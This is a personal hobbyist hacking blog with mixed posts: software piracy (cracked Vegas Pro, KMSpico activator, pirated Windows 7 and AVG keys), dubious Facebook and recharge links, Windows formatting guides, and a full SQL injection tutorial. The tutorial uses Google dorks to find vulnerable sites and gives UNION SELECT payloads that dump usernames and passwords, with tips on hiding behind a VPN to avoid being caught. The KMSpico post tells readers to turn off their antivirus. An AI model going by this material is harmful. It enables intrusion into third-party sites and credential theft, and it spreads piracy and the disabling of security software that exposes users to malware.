Latest Post- ☻

My name is Harimangal Pandey[G4M80Y 1103] i'm intrested in Computer Software Hacking nd Cracking, I love Information Technology very much.


Monday, 4 June 2018

Wanna be a security Expert? or Hacker?

Hey! There do you wanna build your cyber security or IT career ? For free? 


Then you're at the right place! Yes! I'm gonna tell ya How you can advance in the field of Computer Security and land a Job easily as a Security Expert!

So let's get started !

There's a website Cybrary which provides tons of security courses for FREEEEEE!
What you've to do is to just register yourself on their website and start using those free resources as soon as you enroll in the courses you are interested in.. The best part is they have provided complete track so that you wont get confused while choosing the course order.
BONUS part of Website!
AAASSSS SOOON ASSS YOOOUUU COMPLETEEEE THE COURSE YOU'LLLLL BE GIVEN A CERTIFICATEEEE BY CYBRARY! That values a lot.!So what are you waiting for go register and bring out the Hacker living inside you!!!!!!!!!!!!!!!!!!!!!
GOOOD LUCK!!
02:30 Posted by Harimangal Pandey 0

Friday, 5 May 2017


Vegas Pro 14 Full Working(MediaFire Link)

Download Vegas Pro 14 Full.. with Patch.(FREE)

Download the Official Software
VEGAS PRO 14
Download The Patch
Vegas Pro
19:17 Posted by Harimangal Pandey 0

Tuesday, 4 April 2017

Activate your Windows For Free


Activate your windows for free, yes it could be XP,7,8,8.1,10(All versions).
You can also activate Office and UnBOX cloud feature!
What you'v to do is just extract this 7mb file and then open Portable named folder in it, inside there'll be a .exe file named KMSELDI , what you ought to do is to Open it with admins privileges.
once it gets open CLICK on the RED CIRCLE, an get your Windows activated for free within seconds!!
CAUTION :: before doing this TURN YOUR ANTIVIRUS OFF.
After getting done you can Restart your antivirus and can use your system normally you use to do!
So get it done by now~!
get the link here, click on the link below(Blue Colored!)
KMSpico

18:20 Posted by Harimangal Pandey 1

Sunday, 2 October 2016

My Youtube Channel

Hi,
Everyone..
I'm back to the world of internet Geeks....
I'm sorry that i have not been active since last two years on this Blog...
This time I'm back with my Youtube channel... 
So, It's a request to all of u guys to pleaase like and subscribe to my video...
and i promise that u all will enjoy watching those video..
The videos will be very entertaining... so must watch and like and subscribe to it...!
https://www.youtube.com/channel/UCTsAA5lTp9BK-SNxGkpXn_Q
or Click on This English FartX

02:35 Posted by Harimangal Pandey 0

Saturday, 14 February 2015

Windows 7 Ultimate 32 and 64 Bit Key


|FJGCP-4DFJD-GJY49-VJBQ7-HYRR2
|342DG-6YJR8-X92GV-V7DCV-P4K27
|22TKD-F8XX6-YG69F-9M66D-PMJBM
|49PB6-6BJ6Y-KHGCQ-7DDY6-TF7CD
|FHY4Q-VB63H-XK8VD-9Y68P-RFQ43
|J6C9R-C9HHG-3CWTY-Y4MPW-CD72J
6JKV2-QPB8H-RQ893-FW7TM-PBJ73
342DG-6YJR8-X92GV-V7DCV-P4K27
14:51 Posted by Mangal Pandey 0

Monday, 9 February 2015

THIS TIME FOR PROJECTS!

Hi,, Everybody i'm back with my self created Programming Projects , so0 that u guys can get the  help from them so,, if u wanna download this JUSt click the link(BIHARI) below.....!! and get the files downloaded easily/... NO ads in my any of the downloading files and NO VIRUS tooo!

 ­BIHARI

16:25 Posted by Mangal Pandey 0

Wednesday, 15 October 2014

Play Quiz and Get Recharge

If u want to get free recharge to your mobile then u r at right place..
Firstly i tell u that this is genuine not fake as most of u are thinking to be...!!
How can i say that it is Genuine??
It is genuine bcz i myself got recharged my prepaid with Rs.10,,
I know it is very small amount but don't worry you can earn more if u r good at Quiz... very simple quiz but it requires fast replies! if u r able to reply fast then u must try this opportunity to get free recharge...!
 click on the llink below to start the quiz and earn your recharge .....!
 Start Quiz!
Have fun!
16:55 Posted by Mangal Pandey 1

Friday, 4 April 2014

Eyes are precious!!

Download this software If u do not want to have Power Specs!!
So Download this f.lux software so that it can reduce the brightness of the Desktop or screen and Then u will feel relax in Working on Computer!
15:28 Posted by Mangal Pandey 0

Monday, 24 June 2013

Python


Hello! You Know what CBSE has changed something for Computer Science student!!
ya it's true! Now u have a choice to select Python or C++............
Whereas Python is Much more easier than that of C++....
So Guys let's learn abt it....
and by Going through this PDF u can now create a Python Game yrself!! Download this By Clicking on the Following Link!!
☺☺x☻☻☺♦♣☺♦

And after opening this link u will see a Request now option then click on that and do instructively and go and then Go to yr email address and check the mail there u got a link there and then Click on that and yr Dnld will begin...... and The file is only of 4 Mb so that it takes a little bit of time..............!
Go and Enjoy! yr life!
16:34 Posted by Mangal Pandey 0

Tuesday, 28 May 2013

Facebook Profile Views!


Today! I'm going to tell u how u can know that who visited your FB profile this is NoT fake this is reak and Official application created by Facebook itself  so click on the following link and get your Profile Viewers in front of u! Enjoy!
Facebook Profile Viewers
11:02 Posted by Mangal Pandey 0

Monday, 13 May 2013

Delete your facebook account permanently!


Yup! Now u can delete your facebook account permanently 100%
Don't think that i'm talking about Deactivating it is fully tested Trick which can delete your Account from facebook!
here u go! You can Download this 1KB file which is consist of that link which directly let u to that page which will surely delete Your Account !!
To Download this file Click on the Following Design to get mediafire link! and start the free Download from best Servers!
─☻♦♠♦♥♫æ
08:28 Posted by Mangal Pandey 0

Play without Game CD


Yes! If u r unable to play game bcz of This Problem that u r asked to insert game CD for The Game to play....
Then Don't worry about that,, here I will tell u which software u use to Get rid of that problem 100% Working! and Too Easy!!!
First Download and Install Daemon tool for your PC...and then follow the following Steps!
1.Then in the notification bar there comes a Round icon of That Tool Right Click on that and select Disc Imaging!
2.then Insert your Game Disc and then Click on the refresh button.
3.Browse the path to the CD.
4.And also Destination Path.
5.Click on Start Button!
6.The Disc imaging process takes some time!
7.After that Right click on the Icon of That Tool and select "Image Catalog" and select the Image file which u created a min ago!
now u r Done!! To check Double Click MY computer there u will see the CD is present in the Drive!!!
Important: Remove Game CD after the Imaging process completed!!
Enjoy! Playing!!
07:58 Posted by Mangal Pandey 0

Friday, 3 May 2013

Let your Computer Welcome u!


Yes! it is possible now your Computer will welcome u on every startup.....
to do this just Download this document and then Follow the Steps below;-
1.Open it and Edit 'Harimangal Pandey' with your name
2.Open My computer.
3.open C: Drive
4.Open .Document and Setting
5.Open All users
6.Open Start menu
7.Open Programs
8.Open Startup and then Copy that Edited file here.
Now on next startup your Computer will greet you!
10:55 Posted by Mangal Pandey 0

Learn SQL Injection!


This is a tutorial for people who would like to learn how to sql inject into a site.


FAQ

What is a SQL Injection?

A SQL Injection is a method used by people which allows them to get inside of a MySQL database through the website.

What can I do with an SQLi?

You can extract data such as passwords, usernames, locations, and also change the site in which you can put whatever you want on it.

Is it hard to do?

At first, it may take you some time to get used to the queries. But after some practice, it's very easy.

Will I get caught?

If you are not using a proxy or VPN (Virtual Private Network), then yes there is a chance that you may be caught. I suggest reading the Proxies and Socks forum on here to learn more about what these are.

What is a dork?

A dork is a phrase that you see at the end of most URLs. In SQL Injection, you search for dorks to find a website that looks as though it may be vulnerable for injecting

Injection Tutorial
Step 1.

Search Google by typing in a dork and clicking one of the website that show up.

Common Dorks

inurl:members.php?id=
inurl:page.php?id=
inurl:login.php?id=
inurl:index.php?id=
inurl:register.php?id=
inurl:staff.php?id=
inurl:detail.php?id=
inurl:view.php?id=

Step 2. Once you have found a site, it's time that we check if it is vulnerable to a SQL Injection.

So let's say we have a site like this
Quote:http://www.site.com/index.php?id=1

What we do is put a ' (single quote) after the number in order to get an error to show up on the page.
Quote:http://www.site.com/index.php?id=1'

You should get an error like "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near line 1" or something.

Step 3. After getting the error, we know it's vulnerable to SQL Injection. Now we have to find out how many columns it has. We use the "order by" function to do this.
Quote:http://www.site.com/index.php?id=1 order by 10

Now, I suggest you go by 10's. If you did order by a number and it shows an error, that means to use a lower number. We need to use a number and not get any errors, then use the number right after the number we used and get an error.

So let's say we did:

order by 10 (error)
order by 7 (no error)
order by 8 (no error)
order by 9 (error)

What this means is that there are 8 columns.

Step 4. Now that we have the number of columns, it's time to figure out which column is vulnerable so that we can extract data from it. We can do this by putting a "-" minus sign after the = equals sign in the url and by using the union select function. After union select, write every number that leads to the number of columns, separated by a comma.

So here's how it should look:
Quote:http://www.site.com/index.php?id=-1 union select 1,2,3,4,5,6,7,8

After you do this, you should should get one or more of the numbers of columns in the database to show up on screen.

Step 5. Let's say a number 2 popped up on the screen. That means that column number 2 is vulnerable. Now we need to get the version of the database. We do this by using the @@version function.
Quote:http://www.site.com/index.php?id=-1 union select 1,@@version,3,4,5,6,7,8

Replace the number 2 in the url with @@version to get the version number to show up on your screen. Now the numbers that show up should either be 5.(some numbers) or 4.(some numbers).

For SQL Version 5 Injection:

Step 1. Now that we have the version number, it's time to get the name of the tables within the database. We use the group_concat(table_name) function. Since it's version 5, the tables are already in 1 big table named information_schema. We use -- to execute our command.
Quote:http://www.site.com/index.php?id=-1 union select 1,group_concat(table_name),3,4,5,6,7,8 from information_schema.tables--

Step 2. On the screen, a bunch of names should pop up. Those are the names of the tables. Now, what you need to look for anything that might look like it contains the usernames and passwords from everyone who uses the website. Some common ones are users, admin, members, staff, user, etc.

Step 3. Once you have found something that might contain the usernames and passwords, it's time to get the name of the columns within that table. We use the group_concat(column_name) function to achieve this. And once again, in version 5, the columns are within information_schema.columns this time.

After the information_schema.columns, you need to tell the database which table you want to extract the columns. So after .columns, you put where table_name=(Name of table in hex form)
Now to convert the name of the table you're extracting from into Hex form, you need to use an online converter. What I use is Text to Hex Converter. After you have the hex, put 0x before it and copy all of the numbers/letters and paste them after the = equals sign.

So after all that it should look like this:
Quote:http://www.site.com/index.php?id=-1 union select 1,group_concat(column_name),3,4,5,6,7,8 from information_schema.columns where table_name=0x7573657273

The name of the columns should pop up on your screen.

Step 4. Now that you have the column names within the table name you chose, it's time to extract the data. Once again, we will use the group_concat function.

Let's say that the column names that showed up were username,password. To extract the information, we put group_concat(username,0x3a,password) from users-- (The table name that you chose in TEXT form not Hexed). (Note: 0x3a is the hex form of a colon, which separates the usernames and passwords so you don't get confused.) After you've done this, you're url should look like this:
Quote:http://www.site.com/index.php?id=-1 union select 1,group_concat(username,0x3a,password),3,4,5,6,7,8 from users--

Now the usernames of people should show up, then a colon, then the passwords of the usernames.

For SQL Version 4 Injection:

For version 4 database SQL injections, it's the same thing as version 5. The only difference is that when trying to find the table name, you have to guess what it is. It's not already done for you like in version 5. I suggest guessing like user or admin or members, and if that doesn't work, keep trying until you get something. After you've got the table name, just follow the same steps for 5 afterwards.

Thank you for reading my tutorial, if you have any questions you can comment here..
I'll do the best I can to help you.
@HMP
09:58 Posted by Mangal Pandey 2

Shut Down PC in Fixed time!


Yes! Now u can Shutdown your Computer at fixed time.
Ex. You Set a Time for Alarm on Clock, like that u will be able to set a time for getting windows Shutdown Automatically! download it from here! Click on the Design to Start Download from Mediafire Link!
♦•◘○♦♣♦♠♦☺☻♣☻

09:19 Posted by Mangal Pandey 0

Hide IP address!


Friends! today i'm going to Give you a link of that Software which is Easy to use and Safe too. means Virus free!! Download this Software from this link SumRando
And Enjoy Surfing the Web anonymously.............
08:21 Posted by Mangal Pandey 0

Thursday, 2 May 2013

Serial Key of AVG 2013


Helew! Friends its Harry here to Give you the Serial key of AVG 2013 for free! Use following keys to activate your AVG Antivirus For free!
1) 8MEH-RF3MY-BZ7CJ-9LUAR-ST99N-CEMBR-ACED
    2) 8MEH-RGM33-K474L-6FGRR-8RR7K-UEMBR-ACED
    3) 8MEH-RJXR4-2CKYP-2GB3A-DBMAD-PEMBR-ACED
    4) 8MEH-RMXLW-HN44A-BABPA-S9NQF-PEMBR-ACED
    5) 8MEH-RNZLL-2Y4QX-79PPA-MMOKE-AEMBR-ACED
    6) 8MEH-RREY3-L2LQA-LUMOR-UDTZ4-6EMBR-ACED
    7) 8MEH-RREY3-L2LQA-LUMOR-UJXN3-6EMBR-ACED
    8) 8MEH-RW2ZU-29S4F-26QCR-WT482-BEMBR-ACED
11:10 Posted by Mangal Pandey 0

Sunday, 21 April 2013

Remove Facebook Ads! For Free!!

Go through my video and Remove the irritating facebook ads for free!!!!!!!
Remove Facebook ads! For Free!!
13:02 Posted by Mangal Pandey 1

Thursday, 18 April 2013

Format Your Computer! [Windows 7]

How to Format the C Drive With Windows 7


Steps are:-

1. Back up and save your files. Formatting the C drive will erase all files, programs, and information saved on the C drive, so you may want to back up any files you want saved. 

2.Obtain your computer name if connected to a network. After your C drive has been formatted, you may be prompted for your computer name during the installation process in order to reconnect to the network. Go to your computer's "Start" menu, right-click on "Computer," then select "Properties" from the menu that appears. Your computer name will be shown below "Computer name, domain, and workgroup settings."

3.Insert the Windows 7 installation disc. In some cases, you may have the Windows 7 installation program saved on a Universal Serial Bus (USB) flash drive, which can also be inserted.

4.Turn off your computer. Your computer will have to reboot in order to read the Windows 7 installation disc. Open your "Start" menu, then click on "Shut Down."

5.Power on your computer. When your computer powers back on, it will read the installation disc and begin the formatting process.

6.Format your C drive. After the computer has recognized the installation disc, you will be prompted to press any key on your keyboard to continue. The installation wizard will then appear on your screen.

  • Select your language from the "Install Windows" page, then click on "Next" to proceed.Read and review the Windows 7 license terms. In order to proceed to the next screen, you will be required to place a check mark in the box next to "I accept the license terms."Select "Custom" when prompted to indicated the type of installation you want to perform.Select "Drive options (advanced)" when asked where you want Windows installed. Choosing this option will allow you to select the C drive as the only drive you want to format.Click on your "C" disk drive when Windows asks which partition you want to "change," or install. Your computer will then begin formatting, or erasing, all the data currently existing on your C drive. Windows will notify you when the formatting procedure has finished.


7.      Re-install Windows 7 on your C drive. After your C drive has been formatted, you will be required to re-install Windows 7 to that partition. Click on "Next" after Windows has notified you that the formatting procedure has completed. The Windows installation wizard will continue to walk you through the installation process. You will be prompted for your computer name if you are connected to a network, and for information such as your user name.

8. Restore your saved files. After Windows has completed the installation process, you can insert your external hard drive or disc into the computer to restore your files back to the C drive.


10:28 Posted by Mangal Pandey 0

How to Format Your Computer! [Windows XP]

How to Format the C Drive on a Windows XP SP2


Steps are:-

1.Insert the Windows XP disk, and Restart your computer.

2.A screen will come up during the boot and tell you to press any key to boot from CD, (if not you will need to change the start up sequence in the BIOS). Press any key you like.

3.Next, you are asked which file system to use, the FAT Filesystem or NTFS Filesystem. NTFS Filesystem is the newer and faster one, so use that. FAT would also limit you to small hard disk drives.

4.It might take a while. Once everything is loaded, there will be a few options on the screen. The one you want says 'To set up Windows XP, press enter.' So select it and press enter.

5.Follow the rest of the on screen instructions to finish formatting.

6.Alternatively, if you just want to format a secondary hard drive you can go to 'My Computer', right click on the drive and press format and follow the instructions accordingly. 

10:17 Posted by Mangal Pandey 0